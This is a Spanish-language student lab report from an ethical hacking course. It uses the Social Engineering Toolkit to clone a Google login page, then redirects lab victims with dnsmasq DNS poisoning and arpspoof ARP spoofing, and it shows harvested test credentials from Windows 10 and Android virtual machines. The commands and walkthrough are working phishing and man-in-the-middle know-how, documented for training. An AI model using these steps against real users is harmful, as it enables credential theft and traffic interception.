



# **Curso de Hacking Ético Escuela de Videojuegos MasterD**

## **Ejercicio 17**

### **Ingeniería Social**

**Alumno:** Julián Gordon

# Índice

Introducción .....	3
Instalación de SET(Social Engineering Toolkit) .....	4
Configuración de SET para crear Rogue AP .....	5
Envenenamiento DNS .....	12
Captura de credenciales a dispositivo Android .....	17
Envenenamiento ARP .....	20
Conclusiones .....	21


# Introducción

En este ejercicio vamos a utilizar 'SET', una herramienta de código abierto diseñada para realizar pruebas de penetración y ejecutar ataques de ingeniería social. Esta herramienta también ofrece funcionalidades para crear Rogue Access Points (AP), los cuales son puntos de acceso maliciosos diseñados para engañar a los dispositivos, para que se conecten a ellos en lugar de a puntos de acceso legítimos. Esto facilita la interceptación de datos sensibles, el robo de credenciales y otros ataques de intermediarios.

Para este ejercicio, desde nuestra máquina de Kali Linux, replicamos páginas de acceso a diferentes servicios, para capturar las credenciales de los usuarios que se conecten al Rogue AP que vamos a crear.

# Instalación de SET (Social Engineering Toolkit)

Empezaremos este ejercicio instalando la herramienta 'SET'. Para ello usamos el comando 'apt install set'. Una vez instalado lo ejecutamos con el comando 'setoolkit'.

A screenshot of a Kali Linux terminal window. The window has a dark theme with a top bar showing various application icons and a terminal icon. The terminal title bar reads 'root@kali: /home/kali'. The terminal content shows a user prompt '(root@kali)-[/home/kali]' followed by the command '# sudo apt install set'. The output of the command is: 'Reading package lists... Done', 'Building dependency tree... Done', 'Reading state information... Done', 'set is already the newest version (8.0.3+git20220126-0kali1).', and '0 upgraded, 0 newly installed, 0 to remove and 519 not upgraded.' Below this, the user enters the command '# setoolkit' and the cursor is positioned at the end of the line.

```
(root@kali)-[/home/kali]
# sudo apt install set
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
set is already the newest version (8.0.3+git20220126-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 519 not upgraded.

(root@kali)-[/home/kali]
# setoolkit
```

# Configuración de SET para crear Rogue Ap

Como podemos observar, es una herramienta muy intuitiva y fácil de usar. Primero nos da un listado de opciones que podemos realizar. Elegimos la 1, 'Social-Engineering Attacks'. Luego elegimos la opción 2 'Website Attack Vectors'. A continuación nos da opciones de distintos ataques, seleccionamos la opción 3 'Credential Harvester Attack Method'.

El siguiente paso es elegir entre 3 métodos distintos. El primer método permitirá a SET importar una lista de sitios web predefinidos (aplicaciones que puede utilizar dentro del ataque). El segundo método clonará completamente un sitio web que elijamos y nos permitirá utilizar los vectores de ataque dentro de la misma aplicación web que clonamos. El tercer método permite importar nuestro propio sitio web (en caso de que lo tengamos).

Elegimos el método 1, que nos generará un template, de google en este caso.

Ahora nos solicita que le digamos la IP donde vamos a crear el Rogue Ap. En este caso, usamos una IP interna, ya que tenemos a nuestras máquinas conectadas entre sí en nuestro laboratorio de Virtualbox. A continuación seleccionamos la opción 3 'Credential Harvester Attack Method' .

El siguiente paso será abrir en nuestra máquina de Windows 10, un navegador y acceder a la IP de Kali Linux al puerto 80, que es donde está corriendo nuestro Rogue Ap. Esto nos llevará a la página de google(falsa) y nos pedirá un correo y una contraseña. Pondremos una ficticia, solamente para corroborar que nuestro Rogue AP esté funcionando correctamente.

Una vez introducimos las credenciales, en nuestro Kali Linux nos aparecerá el siguiente mensaje: 'WE GOT A HIT!' . Luego estarán las credenciales que pusimos en Windows 10. En las siguientes imágenes, podemos observar todo este proceso.





The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if it's too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>



`[-]` Credential harvester will allow you to utilize the clone capabilities within SET  
`[-]` to harvest credentials or parameters from a website as well as place them into a report

---

— \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

`set:webattack>` IP address for the POST back in Harvester/Tabnabbing [10.0.2.19]:

---

\*\*\*\* Important Information \*\*\*\*

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

`/etc/setoolkit/set.config`

Edit this file, and change HARVESTER\_REDIRECT and HARVESTER\_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

---

1. Java Required
2. Google
3. Twitter

`set:webattack>` Select a template: 2

[\*] Cloning the website: `http://www.google.com`  
[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[\*] The Social-Engineer Toolkit Credential Harvester Attack  
[\*] Credential Harvester is running on port 80  
[\*] Information will be displayed to you as it arrives below:

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.12 - - [28/Mar/2024 15:22:33] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAAU
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=pepito@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=pepito1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Podemos observar que capturamos las credenciales:

email: 'pepito@gmail.com' y contraseña: 'pepito1234'.

# Envenenamiento DNS

Hemos detectado que el ataque fue efectivo y tuvimos éxito en conseguir las credenciales. Ahora, si lo pasamos al mundo real, y quisiéramos una prueba, para ver si este ataque funciona de una manera legítima(en la empresa de un cliente por ejemplo), y no en un laboratorio de pentesting como el nuestro, deberíamos hacerlo de una manera más profesional. Ya que sería muy difícil que alguien pusiera en el navegador nuestra ip, y desde allí robar sus credenciales.

Vamos a hacer una técnica llamada envenenamiento DNS, para que resulte más factible este ataque. Como ya hemos visto, en otro ejercicio del módulo anterior sobre captura de credenciales con Wireshark, haremos un proceso similar.

Empezamos editando el fichero `'/etc/hosts/'` con el comando:

`'sudo nano /etc/hosts'` . Ahora agregaremos una entrada en el archivo hosts que apunte gmail.com a nuestra dirección IP de nuestra máquina de Kali Linux. Luego iniciaremos el servidor DNS en nuestra máquina de Kali con el comando:

`'sudo dnsmasq -C /dev/null -kd -F <IP_OBJETIVO>,<IP_GATEWAY>'` . Donde IP objetivo será la ip de nuestra máquina de Windows 10 (10.0.2.12) y IP gateway será la puerta de enlace(10.0.2.1).

El último paso será configurar SET al igual que hicimos en el paso anterior y esperar que se conecte la 'víctima' desde la máquina de Windows10 y acceda desde el navegador a la página de `'gmail.com'` , para robar sus credenciales.


Observamos todo este proceso en las siguientes imágenes.

# Creamos el servidor DNS.

```
(root@kali)-[/home/kali]
# sudo dnsmasq -C /dev/null -kd -F 10.0.2.12,10.0.2.1

dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 10.0.2.1 -- 10.0.2.12, lease time 1h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 80.58.61.250#53
dnsmasq: using nameserver 80.58.61.254#53
dnsmasq: read /etc/hosts - 8 names
```

Desde Windows10 accedemos a gmail.com.



# Escribimos las credenciales.



Sign in with your Google Account



donjose@gmail.com

.....|

Sign in

[Need help?](#)

[Create an account](#)

One Google Account for everything Google





# Capturamos las credenciales.

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsXSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=donjose@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=donjose1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

# **Captura de credenciales a dispositivo Android**

Para finalizar esta práctica, podemos realizar el mismo proceso, pero ahora en vez de capturar las credenciales de un usuario de Windows 10, lo haremos como un usuario de un dispositivo Android. En las siguientes imágenes, podemos observar el proceso.



Sign in with your Google Account



Sign in

[Need help?](#)

[Create an account](#)

One Google Account for everything Google



```
10.0.2.20 - - [10/Apr/2024 11:36:11] "GET / HTTP/1.1" 200 -
10.0.2.20 - - [10/Apr/2024 11:36:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%99A
PsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=pepapig@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=pepa1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

# Envenenamiento ARP

Además del envenenamiento DNS, podemos realizar el envenenamiento ARP utilizando la herramienta 'arpspoof' en Kali Linux. Esto nos permite redirigir el tráfico de la máquina Windows y la máquina de Android a través de nuestro sistema Kali Linux. Para que nuestro sistema Kali Linux pueda actuar como intermediario entre las dos máquinas, habilitamos el reenvío de paquetes IP ejecutando el comando 'echo 1 > /proc/sys/net/ipv4/ip\_forward'.

Luego debemos ejecutar el siguiente comando: 'arpspoof -i eth0 -t dirección\_IP\_objetivo(Windows10 ó Android) dirección\_IP\_gateway'

Para terminar, debemos configurar SET como hicimos anteriormente y ya podríamos realizar el ataque para capturar las credenciales, una vez accedan, desde Windows10 ó Android, al portal cautivo.

# Conclusiones

En este ejercicio, hemos demostrado cómo configurar un servidor de captura de credenciales utilizando el Social Engineering Toolkit (SET) desde Kali Linux. Al clonar un sitio web legítimo y dirigir a los usuarios a la versión falsa, pudimos capturar credenciales de inicio de sesión de manera efectiva.

Se utilizó el envenenamiento DNS para hacer el ataque más factible en un escenario real mejorando la efectividad del punto de acceso falso. Se capturaron y analizaron credenciales de una máquina con Windows 10 y un dispositivo Android, demostrando la versatilidad del kit de herramientas SET

El proceso realizado de envenenamiento ARP, nos permitió, utilizando la herramienta 'arpspoof' en Kali Linux, lo que nos posibilita redirigir el tráfico de las máquinas Windows y Android a través de nuestro sistema Kali Linux.

Al habilitar el reenvío de paquetes IP, nuestro sistema puede actuar como intermediario entre las dos máquinas, lo que facilita la interceptación del tráfico. Con la ejecución del comando 'arp spoof', establecemos esta manipulación del tráfico de manera efectiva. Posteriormente, configuramos SET como se ha hecho anteriormente para llevar a cabo el ataque y capturar las credenciales cuando los usuarios acceden al portal cautivo desde Windows 10 o Android.

Este ejercicio destaca la importancia de la conciencia de seguridad y la necesidad de protegerse contra ataques de phishing y otras formas de ingeniería social. La educación y la capacitación en seguridad son fundamentales para proteger la información confidencial y prevenir violaciones de seguridad.